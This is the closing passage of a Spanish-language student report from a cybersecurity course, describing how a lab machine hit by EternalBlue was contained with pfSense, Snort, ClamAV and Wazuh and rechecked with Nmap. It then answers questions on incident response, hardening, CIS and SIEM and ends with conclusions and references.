
Con el fin de contener la vulnerabilidad encontrada utilizaremos herramientas GPL e iniciaremos con la instalación de un antivirus de código abierto como lo es ClamWin para la máquina afectada de la siguiente manera:

Figura 42- Antivirus ClamWin

Fuente: Autoría Propia

Otra manera de contener esta y posibles intrusiones futuras es con la instalación y configuración de un Firewall, para este caso utilizamos PfSense como herramienta GPL de la siguiente manera:


Figura 43- Firewall PfSense



Fuente: Autoría Propia

También utilizamos una herramienta/servicio IPS como prevención y contención de intrusiones como lo es Snort que incluso permite ser agregado y configurado dentro de la misma herramienta PfSense para así volverlo aún más robusta, así:


Figura 44 - IPS Snort en PfSense



Fuente: Autoría Propia

De igual manera se habilita como servicio el proxy server en PfSense que permitirá optimizar el contenido web de los usuarios a través del proxy de caché con el fin de reducir el trafico de red y controlar con reglas de acceso el filtrado no deseado.


Figura 45- Squid Proxy en PfSense



Fuente: Autoría Propia

También con el antivirus ClamAV como herramienta/servicio incluida dentro de PfSense para volverla una herramienta mucho más eficaz para la contención de intrusiones desde el exterior, de la siguiente manera:


Figura 46- Antivirus ClamAV en PfSense



Fuente: Autoría Propia

Por último realizamos la instalación en una máquina virtual con Ubuntu, el software libre Wazuh (Wazuh, s. f.) el cual es una herramienta muy completa dado que tiene funciones de escáner de vulnerabilidades y al tiempo se comporta como un SIEM con características de contención y prevención de intrusiones; de la siguiente manera:


Figura 47- Instalación Wazuh



Fuente: Autoría Propia


Una vez se activan las herramientas de contención; desde la máquina Parrot utilizaremos la herramienta Nmap con el fin de evaluar nuevamente los puertos abiertos y posibles vulnerabilidades aún sin cerrar de la siguiente manera:

Figura 48 - Nmap desde Parrot




Fuente: Autoría Propia

Figura 49- Comando Nmap -A




Fuente: Autoría Propia

Figura 50- Comando Nmap -sT




Fuente: Autoría Propia

Figura 51- Comando Nmap -sV



Fuente: Autoría Propia

Figura 52- Comando Nmap --script vuln



Fuente: Autoría Propia

Las imágenes anteriores evidencian que las brechas de seguridad fueron cerradas de manera efectiva con la ejecución de parches de seguridad, habilitación de servicios esenciales, instalación de herramientas y servicios GPL para la contención de cualquier otra posible situación.

En este tipo de caso recomendaría de igual manera aislar el equipo afectado con el fin de realizar un análisis forense exhaustivo y poder determinar si hubo perdida de información o se hubo despliegue de otras vulnerabilidades en la red; de esta manera estaremos seguros que la afectación no sea mucho mas grande y delicada, eso si implementando nuevos procedimientos en seguridad para con las lecciones aprendidas cerrar futuras brechas.

Resolución de Preguntas

1. ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

Si me encontrara con un ataque en tiempo real, lo primero que indagaría sería la naturaleza del ataque y su alcance, de la siguiente manera:

Análisis del tráfico de red: Utilizaría herramientas como Wireshark o tcpdump para capturar y analizar el tráfico de red entrante y saliente de la máquina atacada para identificar patrones anómalos, tipos de ataques (DoS, intrusión, etc.), y las direcciones IP o sistemas involucrados.

Aislamiento del sistema afectado: En lo posible desconectar la máquina de la red para evitar la propagación del ataque.

Revisión de logs del sistema y aplicaciones: Examinaría los registros de eventos del sistema operativo (Windows) y los registros de las aplicaciones instaladas para buscar eventos inusuales, errores, intentos de acceso no autorizados o cualquier otra actividad sospechosa.

Monitorización de procesos: Utilizaría el administrador de tareas o herramientas similares para observar los procesos en ejecución en la máquina, identificando aquellos que consumen recursos excesivos o que no son reconocidos, así mismo buscar errores repetidos, inicios de sesión fallidos, actividades inusuales en horas no habituales, eventos relacionados con servicios críticos.

Verificación de la integridad de archivos: Comprobaría la integridad de los archivos críticos del sistema y las aplicaciones mediante la comparación de hashes para detectar posibles modificaciones.

Identificar la naturaleza del ataque: Determinar si se trata de un ataque de denegación de servicio (DoS), un intento de intrusión, un ataque de malware, etc.

Evaluar el alcance del ataque: Determinar qué sistemas o servicios están siendo afectados. Esto implicaría revisar los registros del sistema y de las aplicaciones en los servidores y dispositivos de red para identificar qué recursos están experimentando un comportamiento inusual o fallas.

Contener el ataque: Implementar medidas inmediatas para limitar el daño y evitar la propagación del ataque. Esto podría incluir bloquear direcciones IP maliciosas en el firewall, desconectar sistemas afectados de la red o cerrar servicios vulnerables.

Preservar la evidencia: Asegurar que se recopile y almacene adecuadamente toda la información relevante sobre el ataque (registros, capturas de tráfico, etc.) para su posterior análisis forense.

2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team, qué medidas de hardenización propondría para que el ataque no se repita?

Teniendo en cuenta que el ataque Red Team explotó la vulnerabilidad EternalBlue (MS17-010), las medidas de hardenización que propondría son:

Actualización de Sistemas Operativos: Si es posible, lo primero sería actualizar todos los equipos que tengan versiones sin soporte, incluyendo el Windows 7 Sp1, validando que no afecte la operación normal de la organización. Puede ser a Windows 11 u en su defecto Windows 10.

Aplicación de parches de seguridad: Si no es posible actualizar a versiones con soporte, instalar inmediatamente el parche de seguridad MS17-010 en el sistema Windows para corregir la vulnerabilidad SMBv1, así como las demás actualizaciones de Windows.

Deshabilitar SMBv1: Deshabilitar el protocolo SMBv1, ya que es la versión del protocolo que contiene la vulnerabilidad EternalBlue. Esto se puede hacer a través de la configuración del sistema operativo.

Configuración del firewall: Verificar y configurar el firewall de Windows de los equipos para bloquear el puerto 445 y demás (el puerto utilizado por SMB) para evitar cualquier intento de explotación futura.

Instalación de software y hardware: Instalación de software o hardware que permitan proteger la red y la organización de todos estos tipos de intrusiones y vulnerabilidades; tales como Firewall, IPS, SIEM.

3. ¿Describa con sus palabras las diferencias entre un equipo Blue Team y un equipo de respuesta a incidentes informáticos?

Un equipo Blue Team es un grupo de profesionales de seguridad que se enfoca en la defensa de los sistemas de una organización. Sus actividades incluyen la monitorización de la seguridad, la identificación de vulnerabilidades, la implementación de medidas de seguridad y la respuesta a incidentes en curso. El objetivo principal del Blue Team es fortalecer la postura de seguridad de la organización y prevenir ataques.

Mientras que un Equipo de Respuesta a Incidentes Informáticos (CSIRT) es un equipo especializado que se centra en la gestión y respuesta a incidentes de seguridad ya ocurridos. Sus actividades incluyen la contención del incidente, la erradicación de la amenaza, la recuperación de los sistemas afectados y el análisis forense para determinar la causa raíz y el alcance del daño.

4. ¿Si dentro de un equipo Blue Team le indican que debe trabajar con CIS "Center for Internet Security", usted lo utilizaría para qué fin?

Si dentro de un equipo Blue Team me indican que debo trabajar con CIS (Center For Internet Security), lo utilizaría para:

Implementar las mejores prácticas de seguridad utilizando los CIS Benchmarks para configurar de forma segura el sistema operativo Windows y otras aplicaciones, siguiendo las recomendaciones de la industria.

Evaluar y mejorar la postura de seguridad, utilizando los CIS Controls como marco de referencia para identificar y abordar las debilidades de seguridad más críticas en el sistema Windows y en toda la organización.

En conclusión usaría el CIS para aplicar configuraciones seguras, reducir riesgos, mantener sistemas auditables y cumplir con normativas de seguridad, ya que se convierte en una herramienta clave para la defensa proactiva, que es la esencia del trabajo de un equipo Blue Team.

5. Explique y redacte las funciones y características principales de lo que es un SIEM.

Un SIEM (Security Information and Event Management) es una solución de seguridad informática que combina las capacidades de un Sistema de Gestión de Información de Seguridad (SIM) y un Sistema de Gestión de Eventos de Seguridad (SEM).

<u>Funciones principales de un SIEM:</u>

- ✓ Recopila datos de registro de diversas fuentes en toda la infraestructura de TI (servidores, firewalls, routers, aplicaciones, etc.).
- ✓ Analiza los datos recopilados para identificar patrones, anomalías y posibles incidentes de seguridad.

- ✓ Genera alertas en tiempo real cuando se detectan eventos de seguridad relevantes.
- ✓ Facilita la investigación y respuesta a incidentes de seguridad.
- ✓ Genera informes sobre la actividad de seguridad para fines de auditoría y cumplimiento normativo.

Características principales de un SIEM:

- ✓ Unifica la información de seguridad en un solo lugar para facilitar el análisis.
- ✓ Proporciona visibilidad inmediata de los eventos de seguridad.
- ✓ Integra información sobre amenazas conocidas para mejorar la detección.
- ✓ Puede manejar grandes volúmenes de datos en entornos complejos.

6. Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Firewall: Los firewalls que pueden ser de software o de hardware son sistemas que controlan el tráfico de red entrante y saliente, bloqueando el tráfico no autorizado y ayudando a aislar los sistemas afectados. El firewall de Windows, Iptables, PfSense como software, configurado adecuadamente, puede bloquear las conexiones de red maliciosas y aislar la máquina afectada.

Sistemas de Prevención de Intrusiones (IPS): Los IPS monitorean el tráfico de red en busca de actividades maliciosas y pueden bloquear o contener automáticamente los ataques. Un IPS de código abierto como Snort y Suricata puede detectar y bloquear automáticamente los intentos de explotación de la vulnerabilidad EternalBlue.

Software Antivirus: Un antivirus es una solución de seguridad que detecta, bloquea, analiza y elimina software malicioso (malware), tales como virus, troyanos, gusanos, Ransomware, spyware y otros códigos dañinos.

Cuando actúa como herramienta de contención, su objetivo es aislar o neutralizar una amenaza antes de que comprometa completamente el sistema, ejemplo ClamAV, Kaspersky, Eset, etc.

Herramientas de microsegmentación: Las VLANs (Redes de Área Local Virtuales) y otras técnicas de segmentación de red permiten dividir la red en zonas más pequeñas y aisladas, lo que limita la propagación de un ataque.

Es por ello que gracias a lo utilizado en el punto 1 de la práctica de Contención utilizamos las 3 herramientas que definiremos a continuación:

1. **pfSense:** Es una distribución de firewall y enrutador de código abierto basada en FreeBSD. Está diseñado para ser flexible y potente, ofreciendo una amplia gama de características de seguridad de red.

Características Principales:

- Firewall con estado: Controla el tráfico de red en función del estado de las conexiones.
- Enrutamiento: Funciona como un enrutador para conectar diferentes redes.
- VPN (Red Privada Virtual): Soporta varios protocolos VPN para conexiones seguras.
- DHCP y DNS Server: Proporciona servicios de configuración de red.
- Balanceo de carga: Distribuye el tráfico entre múltiples servidores.
- Portal cautivo: Requiere que los usuarios se autentiquen antes de acceder a la red.

2. Snort: Es un sistema de detección y prevención de intrusiones (IDS/IPS) de código abierto. Realiza análisis de tráfico en tiempo real y registro de paquetes en redes IP. Es posible integrarla al PfSense para convertirla en una herramienta poderosa siempre y cuando se configure de manera correcta.

Características Principales:

- Análisis de protocolos: Inspecciona el tráfico de red en busca de anomalías y patrones maliciosos.
- Motor de reglas: Utiliza un sistema de reglas flexible para definir el tráfico que debe inspeccionarse o ignorarse.
- Detección de ataques: Puede detectar una variedad de ataques, como desbordamientos de búfer, escaneos de puertos, ataques CGI, ataques SMB y sondeos del sistema operativo.
- Alertas en tiempo real: Genera alertas cuando se detecta actividad sospechosa.
- Registro de paquetes: Puede registrar paquetes de red para su posterior análisis.

3. ClamAV y ClamWin: Es un motor antivirus de código abierto. Es particularmente útil para el escaneo de correo electrónico en pasarelas de correo y proporciona una serie de utilidades, incluyendo un escáner de línea de comandos, actualización automática de la base de datos y un motor antivirus versátil. Al igual que Snort es posible integrarla en PfSense (ClamAV) para convertirla en una herramienta muy completa, mientras la otra se instala directamente en equipos finales (ClamWin).

Características Principales:

- Escáner de línea de comandos: Permite el escaneo de archivos y directorios desde la línea de comandos.
- Daemon de escaneo: Puede ejecutarse en segundo plano para el escaneo en tiempo real.

- Actualizaciones automáticas: Descarga automáticamente las últimas firmas de virus.
- Soporte para múltiples formatos de archivo: Puede escanear archivos dentro de archivos (por ejemplo, archivos ZIP o RAR).
- Escaneo de correo electrónico: Puede integrarse con servidores de correo para escanear los mensajes en busca de virus.

4. Wazuh: Es una plataforma de código abierto para la detección de amenazas, respuesta a incidentes y monitoreo de seguridad. Combina las funcionalidades de un SIEM (Security Information and Event Management) y un XDR (Extended Detection and Response) en una única solución. Entre una de sus características más importantes es que permite automatizar respuestas a incidentes detectados, como bloquear una dirección IP maliciosa o aislar un host comprometido; así como a través de sus agentes, Wazuh puede detectar intrusiones y actividades maliciosas en los endpoints, buscando malware, rootkits y comportamientos anómalos.

Estas herramientas son valiosas para la seguridad de la red y los sistemas, y al ser GPL, pueden utilizarse y modificarse libremente.

ENLACE VIDEO PRESENTACIÓN:

Etapa 5 - Video Socialización de informe técnico - JMTH

CONCLUSIONES

A partir de lo expuesto anteriormente entendimos que el marco legal colombiano en ciberseguridad proporciona un conjunto de leyes que, buscan mitigar los riesgos de ciberdelincuencia, aún así con los avances tecnológicos, es necesario la revisión continua de dichas leyes; pero su efectividad depende de su correcta aplicación y actualización por los profesionales en seguridad.

El pentesting es una herramienta valiosa para evaluar la seguridad de los sistemas, pero debe realizarse de manera ética y legal, respetando la privacidad y los derechos de los propietarios de la información.

En consecuencia profundizamos que las diferentes herramientas de ciberseguridad son fundamentales para los profesionales de la seguridad en la detección, mitigación y contención de amenazas cibernéticas.

Los profesionales de la ciberseguridad deben actuar con integridad y responsabilidad, considerando las implicaciones éticas y legales de sus acciones, y las organizaciones deben implementar mecanismos de supervisión y control para garantizar la conducta ética de sus empleados.

Es importante concluir que la inversión en seguridad informática, y la concientización sobre los riesgos que existen en el ciberespacio, siempre terminará ahorrando tiempo y dinero a las organizaciones.

Finalmente, este trabajo ha proporcionado una visión general del marco legal colombiano en ciberseguridad, las etapas del pentesting y las herramientas relevantes, resaltando la importancia de la ciberseguridad en la protección de la información en nuestro entorno digital actualmente.

RECOMENDACIONES

Los profesionales de la ciberseguridad deben actuar con integridad, responsabilidad y respeto por la ley, evitando prácticas poco éticas como el ciberespionaje y el encubrimiento de actividades ilegales.

Las organizaciones deben adoptar una estrategia de seguridad integral que combine diversas herramientas y técnicas, incluyendo firewalls, sistemas de detección y prevención de intrusiones (IDS/IPS), antivirus, SIEM, entre otras, con buenas prácticas de configuración (hardenización), para proteger sus sistemas y datos en todos los niveles.

Dado el rápido avance de la tecnología y la evolución constante de las ciberamenazas, es fundamental revisar y actualizar continuamente la legislación colombiana y global en materia de delitos informáticos y protección de datos personales para asegurar su efectividad y aplicabilidad.

El estudio del impacto de la ciberseguridad en la productividad de las organizaciones proporciona información valiosa para la toma de decisiones sobre la inversión en seguridad, ayudando a las organizaciones a optimizar sus recursos y a maximizar el retorno de la inversión en seguridad.

Desarrollar e implementar programas de capacitación y sensibilización en ciberseguridad para todo el personal de las entidades, así como establecer políticas y directrices claras y específicas para la seguridad al interior de las organizaciones.

El proyecto en general promueve la aplicación de los conocimientos de la especialización en seguridad informática así como del seminario especializado de los equipos de Red Team y Blue Team en un contexto real y relevante, como es la transformación digital de las organizaciones.

REFERENCIAS

(Advanced IP Scanner – Explorador de redes de descarga gratuita, s. f.), . (s.f.).

CARTILLA METODOLÓGICA de ATENCIÓN de DELITOS INFORMÁTICOS, n.d. https://www.fiscalia.gov.co/colombia/wp-content/uploads/Cartilla-Metodologica-de-Atencion-de-Delitos-Informaticos.pdf. (s.f.).

Check Point Software. (n.d.). ¿Qué es la segmentación de red? - Software Check Point. https://www.checkpoint.com/es/cyber-hub/network-security/what-is-network-segmentation/

Cisco. (s. f.). Cisco Identity Services Engine Cisco Identity Services Engine (ISE) Solution Overview. https://www.cisco.com/c/en/us/products/collateral/security/identity-services-engine/identity-ser-engine-so.html

Clúster de alta disponibilidad. (2023). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/w/index.php?title=Cl%C3%BAster_de_alta_disponibilidad&oldid=155419665

Código de ética | Copnia. (s. f.). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Congreso Colombia. (2012). Ley 1581 de 2012.

CVE - CVE. (s. f.). https://cve.mitre.org/index.html

CVE - CVE-2017-0143. (s. f.). https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Currea, M. (2017, March 12). Leyes Colombia - INFORMÁTICA FORENSE. INFORMÁTICA FORENSE. https://www.informaticaforense.com.co/colombia

3digits. (2019). 3digits. 3digits, Servicios de Ingeniería Informática. https://www.3digits.es/blog/analisis-amenazas-ciberneticas-tiempo-real.html

Download pfSense Community Edition. (s. f.). https://www.pfsense.org/download/

Download Tenable Nessus. (s. f.). https://www.tenable.com/downloads/nessus

Enmascaramiento y anonimización de datos: Comprensión de los diferentes algoritmos. (s. f.). https://www.arcadsoftware.com/dot/resources/blog-en/data-masking-and-anonymization-understanding-the-different-algorithms/

Firewall de bases de datos: Descripción general | Temas de ScienceDirect. (s. f.). https://www.sciencedirect.com/topics/computer-science/database-firewall

Forescout. (s. f.). Network Access Control. https://www.forescout.com/solutions/network-access-control/

Fortinet. (s. f.). ¿Qué es la microsegmentación? ¿Cómo funciona en redes?. https://www.fortinet.com/lat/resources/cyberglossary/microsegmentation.html

Free Antivirus for Windows Open source GPL virus scanner. (s. f.). https://clamwin.com/

GitHub. (s. f.). Metasploit-framework/documentation/modules/exploit/windows/smb/ms17_010_eternalblue.md at master rapid7/metasploit-framework. https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/ms17_010_eternalblue.md

Greenbone Free: Descarga gratuita Greenbone. (s. f.). https://www.greenbone.net/en/greenbone-free/

Hernández, L. (2024, julio 4). Firma digital: Garantizando la autenticidad e integridad de los documentos. Acreditta. https://info.acreditta.com/blog/credenciales-digitales/que-es-firma-digital/

Hines, M. (2018, mayo 7). 10 Leading Open Source SIEM Tools. Logz.Io. https://logz.io/blog/open-source-siem-tools/

HPE. (s. f.). HPE Aruba Networking ClearPass Policy Manager. Recuperado 2 de abril de 2025, de https://www.hpe.com/es/es/aruba-clearpass-policy-manager.html

IBM. (s. f.). ¿Qué es la seguridad de API? | IBM. https://www.ibm.com/mx-es/topics/api-security

Juniper Networks. (s. f.). Junos Space Security Director Overview | Juniper Networks. https://www.juniper.net/documentation/us/en/software/nm-apps23.1/junos-space-security-director/topics/concept/junos-space-security-director-15.2-overview.html

Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (s. f.). https://www.kali.org/

Ley 1273 [LEY_1273_2009].Policía. (2009). (pp. 1-4). https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

(Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit, s. f.), . (s.f.).

ManageEngine. (s. f.). ¿Qué son y cómo implementar los Controles de CIS? | Definición de Controles CIS o CIS Controls (Cis Ciberseguridad)-ManageEngine. https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Microsoft. (s. f.). ¿Qué es la administración de identidad y acceso (IAM)? | Seguridad de Microsoft. de https://www.microsoft.com/es-co/security/business/security-101/what-is-identity-access-management-iam

Microsoft. (s. f.). Políticas de Privacidad y Condiciones de Uso. https://www.mintic.gov.co/portal/inicio/Secciones-auxiliares/Politicas/2627:Politicas-de-Privacidad-y-Condiciones-de-Uso

MITRE. (s. f.). CVE - CVE-2017-0143. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

NIST. (s. f.). NVD - Home. https://nvd.nist.gov/

Nmap: The Network Mapper-Free Security Scanner. (s. f.). https://nmap.org/

OAS. (2018). Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

ORDR. (s. f.). What is network access control (NAC)?. https://ordr.net/article/what-is-network-access-control

Palo Alto Networks. (2024). Cortex XDR: ciberseguridad con IA antibrechas. https://www.paloaltonetworks.es/cortex/detection-and-response-10-must-haves

Proofpoint. (2024, enero 5). Sandbox ¿Qué es y cómo funciona? | Proofpoint ES. https://www.proofpoint.com/es/threat-reference/sandbox

Qase Blog. (2023, septiembre 26). When automated code reviews work-And when they don't. https://qase.io/blog/automated-code-review/

RedHat. (s. f.). Seguridad en el ciclo de vida de desarrollo del software. de https://www.redhat.com/es/topics/security/software-development-lifecycle-security

Recorded Future. (s. f.). Top 16 Nmap Commands: Nmap Port Scan Cheat Sheet. https://www.recordedfuture.com/threat-intelligence-101/tools-and-techniques/nmap-commands

